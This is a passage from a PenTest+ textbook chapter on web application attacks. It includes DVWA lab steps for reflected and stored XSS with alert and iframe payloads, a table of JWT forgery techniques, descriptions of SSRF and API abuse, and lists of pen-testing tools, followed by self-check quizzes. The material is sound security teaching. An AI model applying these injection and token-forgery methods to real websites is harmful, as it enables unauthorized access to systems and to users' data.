
   `http://<ip_address_of_dvwa>`

   For example, enter **http://192.168.2.123**.
4. Log in to DVWA and set security to low as you have done in previous activities.
5. Select the **XSS (Reflected)** button on the left. A form opens, as shown in Figure 10-16.
6. Enter your name in the input field and select the **Submit** button. A Hello greeting is displayed with your name appended to it.

Continues

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 10-16 DVWA XSS (Reflected) webpage



Source: DVWA Vulnerable Web Application

7. To perform a reflected XSS attack, enter the following JavaScript into the input field and select Submit.

   ```
   <script>alert("You are under attack")</script>
   ```

   An alert pop-up message should be displayed, similar to what is shown in Figure 10-17. Congratulations. You have successfully performed a reflective XSS attack.

Figure 10-17 Alert pop-up window created by XSS JavaScript injection attack



Server-Side Request Forgery

Server-side request forgery (SSRF) is similar to CSRF but involves tricking the web server into making requests on the threat actor's behalf. One type of SSRF attack attempts to have the web server make connections to internal services within an organization's infrastructure such as servers in an organization's private network. If successful, the threat actor may be able to access private information via the web browser. Another SSRF attack type attempts to force the web server to connect to an external server under the threat actor's control. If successful, sensitive information, such as authorization credentials, might be leaked to the threat actor's server. If a web application accepts URLs as input provided by users, it might be vulnerable to SSRF attacks.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Click Jacking

The term **click jacking** refers to hijacking hyperlinks in websites so that when a user clicks the hijacked hyperlink, an unknown and unexpected malicious action occurs. The hijacked hyperlink can either be a traditional hyperlink on a website that has been corrupted to also contain embedded malicious code, or it can be something subtler such as a malicious hidden hyperlink that is activated when a user clicks an advertisement or graphic. When executed, click jacks can perform various nefarious actions such as modifying security settings or directing the user to a bogus nefarious website.

API Abuse

Many applications provide mechanisms that programmers can use to send commands to the application, or query data from the application. These mechanisms are called application programming interfaces (APIs). APIs are usually functions or methods that can be called with parameters to perform specific programmatic operations. If APIs are not secured, malicious actors could use them to have an application execute damaging commands or expose sensitive information. APIs could be abused to:

- **Acquire unauthorized access**: If the API doesn't check that the user is authorized (already authenticated, for example), unauthorized users may be able to access restricted functionality and or data.
- **Exfiltrate data**: Unauthorized users may be able use APIs to access sensitive information (such as customer credit information).
- **Perform injection attacks**: Threat actors could perform injection attacks such as SSTI or SQL injection by passing injection code to the API.
- **Perform DDoS attacks**: An API could be overwhelmed with requests so much that the application can no longer keep up, and even authorized users can't use the application.
- **Take over accounts**: With stolen credentials, a threat actor could use API calls to gain access.
- **Spam**: A malicious program could use a messaging API to send thousands of SPAM messages perhaps through email.

JSON Web Token (JWT) Manipulation

JSON stands for JavaScript Object Notation. It's a JavaScript construct that contains structured key-value pair data. A **JSON web token (JWT)** is a mechanism used for securely transferring information as a JSON object. JWTs are often used for authentication and authorization. A JWT has three parts:

1. **Header**: This part specifies what algorithm is used to create the digital signature. This will be either HS256 (a shared key symmetric algorithm) or RS256 (an asymmetric public-private key pair algorithm). RS256 is more secure.
2. **Payload**: This part contains data indicating identity and permissions. These are also called claims data, such as user IDs.
3. **Digital signature**: This part is the digital signature (a hash of some kind) of the token to be used to confirm the content of the JWT has not been altered. A secret randomly generated string is used as input to the digital signature creation.

JWTs can be manipulated to bypass authentication, escalate permissions, gain unauthorized access with a forged JWT, and exploit other vulnerabilities in a weak or misconfigured system.

Table 10-3 outlines JWT manipulation techniques.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Table 10-3 JWT manipulation techniques

Technique	Details
Replay attack	Previously valid JWTs could be used to impersonate a user.
Secret brute-force	If the header indicates HS256 is used, and the secret used to create the signature is weak, a threat actor may be able to brute-force (or even guess) the secret and then forge tokens.
Downgrade attack	If the server hosting application allows the algorithm to be downgraded to HS256 from RS256, the public key from the original RS256 configuration might work as the secret shared key for the HS256 algorithm. This would allow the threat actor to forge valid signatures for malicious JWTs they create.
None algorithm attack	If a crafted JWT with "alg: none" in the header is accepted by a server, a threat actor can create and send unsigned JWTs to the server.
Claim manipulation	The payload of a JWT contains data, which is also called a claim. Changing the payload, resigning the JWT, and resending it is known as claim manipulation. Sometimes manipulating claims, such as setting role identifiers to "admin," can result in greater access.

Activity 10-4 Performing a Persistent XSS Attack

Time Required: 30 minutes
Objective: Perform a persistent XSS attack using a vulnerable web application.
Description: In this activity, you perform a persistent XSS attack using the DVWA target in your pen-testing lab environment.

1. In your pen-testing lab environment, start the DVWA target VM and the Kali Linux attack VM. Make sure both VMs are on the same network adapter. Use the `ping` command to check that they can communicate with each other.
2. Determine the IP address of the DVWA VM by logging into its terminal and issuing the `ifconfig` command. Refer to the setup instructions in Chapter 2 if you need to be reminded how to perform these operations.
3. From a web browser running in the Kali Linux VM, enter the following URL to connect to the DVWA web application:

   `http://<ip_address_of_dvwa>`

   For example, enter **http://192.168.2.123**.
4. Log in to DVWA and set security to low, as you have done in previous activities.
5. Click the **XSS (Stored)** link on the left. This webform allows you to post a message that is stored in a database.
6. Enter your name and a short message, as shown in Figure 10-18, and then select the **Sign Guestbook** button.
   Your name and message will be added to the list of messages displayed on the webpage.
7. You can enter JavaScript code as a message and have it stored in the database as a persistent/stored XSS attack. Enter the name **Moriarty**. For the message enter the following:

   `<script>alert("Stored XSS attack")</script>`

   The alert message box should open. Moriarty's message will be added to the messages displayed on the webpage. Although you can't read the JavaScript, it is part of the script and will display the alert

Continues

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.


Figure 10-18 DVWA XSS (Stored) webpage



every time this page is visited. The persistent/stored XSS attack script could have been something malicious, instead of an annoying pop-up message.

8. Click **OK** to close the alert box.
9. Click the **Home** link on the left and then select **XSS (Stored)**. The alert box message opens again because the injected script is now a persistent part of the webpage.
10. An iframe is a webpage construct that can be used to embed a webpage inside of another webpage. Enter the following information and then select the `Sign Guestbook` button.
    Name: `Sherlock`
    Message: `<iframe src="https://www.bbc.com"></iframe>`
    The BBC webpage is embedded in Sherlock's message, as shown in Figure 10-19.
    This webpage is now persistent/stored and will appear every time the webpage is visited. It could have been a malicious website instead of the British Broadcasting Corporation.

Figure 10-19 DVWA XSS (Stored) webpage with BBC website embedded



Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Note 2 | The DVWA web application has a Setup/Reset DB link that loads the Database Setup page. At the bottom of the Database Setup page is a Create/Reset Database button you can use to reset the database. This is useful for returning the database to its original startup content and removing anything (such as persistent XSS attacks) that may have been done to it during any attack activities you may have performed.

Self-Check

9. There is only one type of cross-site scripting attack.
   a. True
   b. False
10. Click jacking is the same as session hijacking.
   a. True
   b. False

Check your answers at the end of this chapter.

Mobile Application Attacks

Certification

4.5 Given a scenario, perform web application attacks using the appropriate tools.

Mobile applications can be attacked using many of the same techniques used to attack web applications. Mobile applications can be vulnerable to SQL injection attacks, eavesdropping and intercepting unencrypted data transfer and network traffic, SSL downgrade attacks, theft or destruction of stored information, and credential attacks to obtain administrative (root) access to the device.

Several tools can be used to exploit mobile devices. The following list includes outline those tools you need to be familiar with for the PenTest+ certification exam.

- **Android SDK**: SDK stands for "Software Development Kit." The Android SDK contains the tools needed to build mobile applications for smartphones that run the Android operating system. It contains all the programs necessary to build Android applications including compilers, debuggers, application builders, and emulation environments. As a pen tester or threat actor, you can use the Android SDK to build applications to exploit Android smartphones or to analyze Android applications and search for vulnerabilities. The Android SDK is free and can be downloaded at the Android Studio website (https://developer.android.com/studio).
- **APK Studio**: APK Studio is an integrated development environment that can be used to reverse-engineer Android applications. An APK is an "Android Package" and is the format used to distribute and install Android applications. Recall that reverse engineering is a method of looking for vulnerabilities by taking executables and regenerating their source code. APK Studio is currently not being maintained or updated "until further notice," according to its developer. You can find it at the apkstudio page on GitHub (https://github.com/vaibhavpandeyvpz/apkstudio).
- **APKX**: APKX can be used with Java decompilers to extract Java source code from Android packages. Analyzing the extracted Java source code may reveal useful attack vectors. You can find APKX at the apkx page on GitHub (https://github.com/muellerberndt/apkx).

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

- **Burp Suite**: Burp Suite, also called Burp, is an integrated set of tools used for vulnerability scanning and pen-testing web applications. One of its main features is its man-in-the-middle proxy ability, which can be used to intercept HTTP requests for analysis. It was originally designed with web applications in mind, but it can be used to attack mobile applications. Burp Suite is created by PortSwigger and is a paid-for product, but a free community addition is also available. Burp Suite comes preinstalled on Kali Linux.
- **Drozer**: Drozer is a framework that can be used to assess the security of Android applications. It comes with a number of built-in exploits. The makers of Drozer also provide an application named Sieve that has common Android security vulnerabilities built into it. Sieve is a handy vulnerable target application that can be used to practice Android application attacks. Drozer can be found at the drozer page on GitHub (https://github.com/ReversecLabs/drozer).
- **Ettercap**: Ettercap is a collection of tools that can be used to execute on-path/MITM attacks. It can be used against mobile applications or on a LAN to intercept traffic for a variety of standard protocols. Ettercap is open-source software and can be found at the Ettercap website (https://www.ettercap-project.org/).
- **Frida**: The makers of Frida describe it as a "dynamic instrumentation toolkit for developers, reverse-engineers, and security researchers." Frida is free and works on Android, Apple iOS, Windows, Linux, macOS, and QNX. Frida can be used to intercept JavaScript responses from applications and to inject your custom code and responses. For installation, quick-start information, tutorials, and more, go to the Frida website (https://frida.re/docs/home/).
- **Objection**: The makers of Objection describe it as a "runtime mobile exploration toolkit, powered by Frida, built to help you assess the security posture of your mobile applications, without needing a jailbreak." Objection uses Frida to place runtime objects into processes running on mobile devices. This allows you to run custom code inside the environment of the mobile application code. Objection can also be used to bypass SSL pinning, dump keychains, dump and patch memory, explore and manipulate objects on the heap, and more. You can find Objection at the objection page on GitHub (https://github.com/sensepost/objection).
- **MobSF**: Mobile Security Framework (MobSF) is an automated, all-in-one mobile application pen-testing, malware analysis, and security assessment framework for Android, iOS, and Windows. MobSF can perform static analysis (source code) and dynamic analysis (running applications). The creators of MobSF also provide self-paced e-learning courses that cover MobSF and other Android security tools. You can find MobSF and the courses at the MobSF Documentation website (https://mobsf.github.io/docs/#/).
- **Postman**: Postman is an API development tool that can be used to build, test, and modify APIs. It is described as ideal for dissecting APIs made by others. It is not specific to mobile applications and is used most often when working with web applications and APIs in general. Postman can be found at the Postman website (https://www.postman.com/).

Self-Check

11. Burp Suite can be used for on-path/MITM attacks.

a. True
b. False

12. It is not possible to reverse-engineer Android applications.

a. True
b. False

Check your answers at the end of this chapter.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Application Testing Tools Useful in Pen Testing

Certification

4.5 Given a scenario, perform web application attacks using the appropriate tools.

Applications are complex systems created using code designed and crafted by people. People make mistakes, and often make mistakes in the code they create. These mistakes can lead to security flaws and vulnerabilities that pen testers and threat actors can exploit.

To help ferret out coding mistakes and vulnerabilities, you can use several tools to test and check source code for programming flaws (SAST tools) and probe running applications for programming flaws (DAST tools).

Unfortunately, just as a light saber can be used by a Jedi Knight or a Sith Lord, application testing tools can be used by developers to make their applications more secure, or by a pen tester or threat actor to exploit them.

The following sections discuss common application testing tools that can be used against applications for pen testing or hacking purposes.

Interception Proxies

Interception proxies are programs that act as an on-path/man-in-the-middle entity, intercepting web application traffic as it is sent between web applications and the web servers they communicate with. Interception proxies capture and hold requests and responses, allowing the pen tester or threat actor to view and possibly manipulate requests and responses before they are released to their intended recipient. This allows the user of the proxy to view the contents of communications, possibly revealing actionable intelligence and manipulating the communication process to exploit the web application or web server. Injection attacks can be accomplished this way.

A browser extension for Firefox called Tamper Data once worked well as an interception proxy, though it no longer does. An extension available now claims to perform the same operations as the original, but feedback from users indicates that this extension should be avoided.

Chrome has a browser extension called "Tamper Chrome," which is also receiving mixed reviews, many saying that it can be used to intercept but not tamper with requests.

Until a solid browser extension is created that provides full interception proxy capabilities, it would be best to avoid using browser extensions and use one of the following interception proxies: Burp Proxy (part of the Burp Suite from PortSwigger) or Zed Attack Proxy (ZAP) from OWASP. Burp Suite is a commercial product, but a free community edition is available. Both Burp Suite community edition and ZAP are included in Kali Linux.

Figure 10-20 shows the Burp Suite Proxy Options configuration tab.

Figure 10-21 shows ZAP actively scanning the DVWA target in a pen-testing lab environment.


Fuzzing Tools

Fuzzing is the process of providing an application with unexpected data for the purpose of discovering errors and vulnerabilities that might be exploitable. Fuzzing often involves bombarding application input fields with thousands of unexpected and/or invalid input combinations. Fuzzing can be used to determine if an application will crash or fail any input validation checks. It can be used against standard desktop applications and web applications.

Fuzzers are programs that automate the fuzzing process. Wfuzz is an open-source command-line tool for fuzzing web applications by manipulating web application parameters (Figure 10-22). It can be used to discover vulnerabilities and even perform brute-force actions to gain access.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 10-20 Burp Proxy Options page



Source: PortSwigger Ltd.

Wfuzz can be used to do the following:


- Brute-force GET/POST requests to retrieve data from and upload data to a website, respectively.
- Fuzz input for cookies, URLs, parameters, and HTTP headers.
- Create custom HTTP requests.
- Filter results by status code, response size, and other options.
- Work with proxies such as Burp Suite.
- Bruce force through directory structures to discover hidden paths.
- Find parameters that are susceptible to injections.
- Brute-force authentication on login forms.
- Look for file inclusion vulnerabilities.
- Check for host header injection vulnerabilities.

Two other well-known fuzzers are Peach Fuzzer and American fuzzy lop (AFL) fuzzer.

Peach Fuzzer is a commercial product that can perform fuzzing against many types of applications and systems including web applications, embedded devices, network protocols, and IoT devices. The AFL fuzzer can be used for fuzzing Linux systems.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 10-21 OWASP ZAP scanning the DVWA target



Source: OWASP Foundation, Inc

Figure 10-22 Wfuzz



Source: Kali Linux

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Debuggers

Software developers use **debuggers** to troubleshoot their running code in a controlled stop-and-start manner. Pen testers and threat actors can use debuggers to perform dynamic analysis of running code to detect application security vulnerabilities.

The PenTest+ certification exam may ask questions regarding the following debugging tools:

- **Covenant**: A Windows command-and-control framework for .NET applications that includes a debugging feature
- **GNU Debugger (GDB)**: A popular open source debugger used in Linux for debugging a variety of programming languages including C, C++, Java, and assembly
- **Immunity Debugger**: A debugger designed specifically for pen testing and malware reverse engineering
- **Interactive Disassembler (IDA)**: A commercial debugger that runs on Windows, Linux, and MacOS
- **OllyDbg**: A Windows debugger that specializes in x86 binary code analysis
- **WinDbg**: A Windows debugger that can be used to debug kernel-mode and user-mode code, analyze crash dumps, and examine CPU registers while code executes


Scanners

Scanner applications can be used to discover vulnerabilities in applications. You have already used vulnerability scanners (such as Nessus) to scan for vulnerabilities in computer systems and their applications.

Another scanning tool you should be aware of is Gobuster, which can be used to probe servers and applications for vulnerabilities. Gobuster is written in the Go programming language and can be used to "bust" domain naming services, directories, and files. Busting is the process of discovering files, directories, and subdomains by using an automated process to search directory and data structures for all the files and information that can be found. You performed a busting activity using the DirBuster tool to discover the directory structure of a targeted website. Pen testers and threat actors use busting to discover hidden administrative tools and interfaces, webpages, documents, and anything else that might be useful.

Figure 10-23 shows Gobuster being used against the DVWA target in your pen-testing lab environment.

Figure 10-23 Gobuster scanning the DVWA target to discover its directory structure



Source: Kali Linux

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Self-Check

13. Fuzzing is the process of checking applications for authentication weaknesses.
    a. True
    b. False
14. What is the Covenant application used for?
    a. Serving as an interception proxy
    b. Fuzzing
    c. Debugging
    d. Scanning

Check your answers at the end of this chapter.

Summary

- Software is the weakest link in computer security. All software, including protocols, operating systems, traditional desktop applications, and web applications, can contain coding and security flaws.
- The OWASP "Ten Most Critical Web Applications Security Risks" report is a good reference to learn about security applications and attacking applications.
- Comments in source code can often be used to compromise applications if the comments reveal too many details.
- Hard-coding credentials in source code is a security risk that can be exploited.
- Application code should not only be written to handle expected input and perform expected functions but should also be able to handle the unexpected gracefully.
- Race conditions involve the timing of events within a system, specifically when exploiting the timing of events can be used to circumvent security.
- Code signing is an important method that can be used to prove to users that a piece of code can be trusted, hasn't been tampered with, and came from the provider they expected. Unsigned code from an untrusted source should not be used.
- A number of secure coding practices can be used to improve the security of applications, including input validation, sanitization, escaping, and stored SQL procedures.
